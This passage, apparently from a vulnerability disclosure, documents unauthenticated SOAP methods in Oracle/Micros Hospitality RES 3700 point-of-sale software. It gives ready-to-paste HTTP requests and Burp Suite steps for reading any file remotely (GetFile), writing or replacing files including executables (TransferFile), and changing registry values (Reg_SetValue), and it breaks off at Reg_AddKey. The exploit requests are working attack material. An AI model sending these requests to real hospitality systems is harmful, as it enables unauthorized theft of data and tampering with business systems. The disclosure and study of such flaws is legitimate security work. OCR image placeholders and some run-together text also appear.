
The GetFile Method allows any user on the same network to read any file remotely on any server or client with Oracle/Micros Hospitality RES 3700 installed without any authentication. As we can see in the table above this service is supported on All Oracle Hospitality RES 3700 Releases from 4.x all the way to 5.7.

Below is a screenshot with explanation:

Let's test this method. We will create a text file in **C:\Windows\System32** and name it **confidential.txt** so the full path is **C:\Windows\System32\confidential.txt** and this file will be on the Oracle Hospitality RES 3700 Release 5.4 Server (doesn't matter if it's 4.x or 5.5,5.6.5.7 or a CLIENT it works on all of them). The contents of this file will be **$uper$ecretP@ssw0rd##234**

On the SERVER:





So, file is already created, and the proper contents are there.

Now **on the TESTING PC** we open up Burpsuite and try to read the file with the **GetFile** Method/API.


Note that in the above we used Sysnative instead of System32 that's because Micros services including MDS HTTP Service run as 32-bit applications on a 64-bit OS so using System32 will redirect our read attempt to SysWOW64 folder instead (default redirector behaviour)

Click on "Go" and let's examine the Response:

As we can see in the response between the <data></data> tags we have a Base64 Encoded string as below:

<data>**JHVwZXIkZWNyZXRQQHNzdzByZCMjMjM0**</data>

So, we copy the string into Burpsuite Decoder, then click on "Decode as …" on the right and select "Base64" and paste our Base64 encoded string as below:



As seen in the screenshot above, we were able to read the file easily after Base64 decoding it and got the exact contents.


This means we can read any file and even system files, databases, and simply every single file on the system. To reproduce/test the request on your side, you can copy/paste the below:

```
POST /192.168.1.10 HTTP/1.1
Content-Type: text/xml
User-Agent: MDS POS Client
Host: 192.168.1.10:50123
Content-Length: 427
Connection: Keep-Alive
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"><SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">
  <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>
  <MCRS-ENV:Method>GetFile</MCRS-ENV:Method>
  <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey>
  <MCRS-ENV:InputParameters><dst>C:\Windows\Sysnative\confidential.txt</dst><fn>C:\Windows\Sysnative\confidential.txt</fn></MCRS-ENV:InputParameters>
</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

2-TransferFile

The TransferFile Method allows any user on the same network to write files remotely on any server or client with Oracle/Micros Hospitality RES 3700 Releases 4.x through 5.4, since Releases 5.5 through 5.7 don't support this API service as per my tests and this happens without any authentication.

Below is a screenshot with explanation:



Let's test this method. This method takes three parameters as input.

dst which is the remote destination location/path on the SERVER or CLIENT.


fn which is the filename on the remote end which has to be a full/absolute path.

data which has the contents of the file in hexadecimal.

We will be writing a text file (although we can write exe files or any other file type) to the remote **SERVER** to C:\Windows\System32\virus.txt and the contents of the file will be: "**THIS IS A VIRUS."**

First, we must convert **THIS IS A VIRUS.** to hexadecimal and we can do that with Burpsuite.

The screenshot on the next page explains how to convert this string to hexadecimal and then how to send the HTTP request. We will then check and confirm that the file was created on the remote server with the proper contents.



In the above screenshot we Open Burpsuite:

-Go to “Decoder”, click on “Encode as …”

-Select “ASCII hex” and then we


-Type our desired string and get it encoded in the below section.

-Copy that string which is **5448495320495320412056495255532e**

Now we create our own HTTP request with the TransferFile API Method and send it from our **TESTING PC** to the **SERVER** (192.168.1.10) that has Oracle Hospitality RES 3700 Release 5.4 using Burpsuite “Repeater” as below:

We check the response in Burpsuite:

We see that the Response was 0 so that means its a successful operation. We check the **SERVER** and confirm that the file was created with the correct contents.



As seen and confirmed above that virus.txt was successfully created on the remote **SERVER** with the proper contents and in C:\Windows\System32\

This means we can write or replace any file and even system files, databases etc (files that are used by process that are running cannot be modified/replaced). To reproduce/test the request on your side, you can copy/paste the below to Burpsuite "Repeater":

```
POST /192.168.1.10 HTTP/1.1

Content-Type: text/xml

User-Agent: MDS POS Client

Host: 192.168.1.10:50123

Content-Length: 500

Connection: Keep-Alive


<SOAP-ENV:Envelopexmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">

<SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">

  <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>

  <MCRS-ENV:Method>TransferFile</MCRS-ENV:Method>

  <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey>

  <MCRS-ENV:InputParameters>

        <dst>C:\Windows\Sysnative\virus.txt</dst>

        <fn>C:\Windows\Sysnative\virus.txt</fn>

        <data>5448495320495320412056495255532e</data>

  </MCRS-ENV:InputParameters>

</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

3-Reg_SetValue

The **Reg_SetValue** Method allows any user on the same network to write to the registry remotely on any server or client with Oracle/Micros Hospitality RES 3700 Releases 4.x through 5.7 without any authentication.


Below is a screenshot with explanation:

From the above we see that the **Reg_SetValue** has 6 parameters as below:

- **Key:** The path to the registry key ex: SOFTWARE\MICROS\Common\CCS
- **KeyType:** The type of the main key ex: HKEY_LOCAL_MACHINE
- **vtype:** The value type of the registry key ex: REG_DWORD
- **KeyName:** The Key name that we which to modify ex: UpdateInProgress
- **KeyVal:** The new Key Value that we want to set ex: 1
- **KOvrWrte:** If we want to overwrite an exiting value ex: T (For True or F for False)

We will recreate and test this. We will be modifying a key under **HKEY_LOCAL_MACHINE** with the full path of **SOFTWARE\Wow6432Node\MICROS\3700\3700d\CCS** and the key we will modifying is **Startup** which currently has a value of **False** and the key type is **REG_SZ**.

Screenshot below shows the current key value before we modify it on the **SERVER.**



We now go to the **TESTING PC** and open Burpsuite and use "Repeater" to send an HTTP Request with Reg_SetValue Method and populate the above values for each parameter and set KeyVal to True instead of False this time. This means we can write/modiy any registry key on the remote **SERVER** or **CLIENT.**

Below screenshot on the next page explains:

Go Cancel < >

Request

Raw Params Headers Hex XML


```
POST /192.168.1.10 HTTP/1.1
Content-Type: text/xml
User-Agent: MDS POS Client
Host: 192.168.1.10:50123
Content-Length: 580
Connection: Keep-Alive

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
<SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">
   <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>
   <MCRS-ENV:Method>Reg_SetValue</MCRS-ENV:Method>
   <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey>
   <MCRS-ENV:InputParameters>
        <Key>SOFTWARE\Wow6432Node\MICROS\3700\3700d\CCS</Key>
        <KeyType>HKEY_LOCAL_MACHINE</KeyType>
        <vtype>REG_SZ</vtype>
        <KeyName>Startup</KeyName>
        <KeyVal>True</KeyVal>
        <KOvrWrte>T</KOvrWrte>
   </MCRS-ENV:InputParameters>
</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

MDSSYSUTILS - Service

Reg_SetValue - Method

Parameters

After sending the above request we check if the Value of Startup changed from False to True on the **SERVER** (192.168.1.10) and indeed as per below it changed.



To reproduce the above you can copy/paste the below to Burpsuite “Repeater”:

```
POST /192.168.1.10 HTTP/1.1

Content-Type: text/xml

User-Agent: MDS POS Client

Host: 192.168.1.10:50123

Content-Length: 580

Connection: Keep-Alive


<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">

<SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI">

  <MCRS-ENV:Service>MDSSYSUTILS</MCRS-ENV:Service>

  <MCRS-ENV:Method>Reg_SetValue</MCRS-ENV:Method>

  <MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey>

  <MCRS-ENV:InputParameters>

        <Key>SOFTWARE\Wow6432Node\MICROS\3700\3700d\CCS</Key>

        <KeyType>HKEY_LOCAL_MACHINE</KeyType>

        <vtype>REG_SZ</vtype>

        <KeyName>Startup</KeyName>

        <KeyVal>True</KeyVal>

        <KOvrWrte>T</KOvrWrte>

  </MCRS-ENV:InputParameters>

</SOAP-ENV:Body></SOAP-ENV:Envelope>
```

4-Reg_AddKey

The **Reg_AddKey** Method allows any user on the same network to add a registry key remotely on any server or client with Oracle/Micros Hospitality RES 3700 Releases 4.x through 5.7 without any authentication.

Below is a screenshot with explanation:

